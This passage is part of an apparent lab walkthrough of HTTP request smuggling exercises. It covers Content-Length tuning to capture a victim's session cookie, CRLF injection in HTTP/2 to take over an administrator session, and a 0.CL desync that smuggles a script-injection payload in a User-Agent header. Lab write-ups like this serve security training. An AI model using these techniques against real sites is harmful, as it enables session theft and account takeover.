
When we send the request once and reload the page, we can see that even our traffic was getting reflected in the page. We will send this request to repeater (since it has the Cookie header, which we will need later and because we were messing with the requests before).


Now we increase the Content-Length header’s value to 900. We send it a few times to request the queue. It shows us the victim’s request but the session cookie’s value is stripped.

Now we will increase the Content-Length to 950 and we can see the session cookie.

Sending the GET request to the homepage with the session cookie solves the lab.
11. HTTP/2 request splitting via CRLF injection
Description:

This time we need to delete the carlos user by doing request queue poisoning by CRLF injection.
Explanation:
We will send the request to the homepage to repeater, remove the unnecessary headers, add the random-header with random-value and in the next line under random-value we leave another line and add the request lines, GET /404 HTTP/1.1 and Host: labid. When we send it twice, we can see that we get a 404 Not Found.


Now we will change the :path for the main request to /404. This is done so that both requests we send show us 404 Not Found and any responses that are non 404 belong to the victim.

Do this a few times, we will get the 302 Found for the administrator with the session cookie.

We will put this session cookie in the browser via dev-tools. We can see that we now have access to the admin panel.

Deleting the user carlos, solves the lab.
12. 0.CL request smuggling
Description:
We need to perform 0.CL request smuggling in order to execute alert() on the victim’s browser.
Explanation:
What is 0.CL? - The front-end ignores Content-Length (treats every request as having no body), but the back-end processes it. This was long considered unexploitable because it causes a deadlock - the back-end waits for body bytes that never arrive. The trick is finding an early response gadget - an endpoint where the back-end responds immediately (e.g., 400 Bad Request) without reading the body. This breaks the deadlock and lets the next request’s data fill the body, causing a desync.

This lab requires a double desync using Turbo Intruder, which sends three precisely-timed requests:
- Stage 1 -
POST /resources/css/anything(early response gadget) with aContent-Lengthheader the front-end ignores - Stage 2 - Sent on the same connection; the back-end consumes part of it as Stage 1’s body, leaving the smuggled XSS payload (
User-Agent: a"/><script>alert(1)</script>) in the buffer - Victim - When the victim’s request arrives, the smuggled payload gets processed, reflecting the XSS
This was expert-rated and I used this blog to solve it with the Turbo Intruder script.
13. CL.0 request smuggling
Description:
We need to abuse request smuggling to access the admin panel and delete the user carlos.
Explanation:
We have an admin panel.

But it says that the Path /admin is blocked.

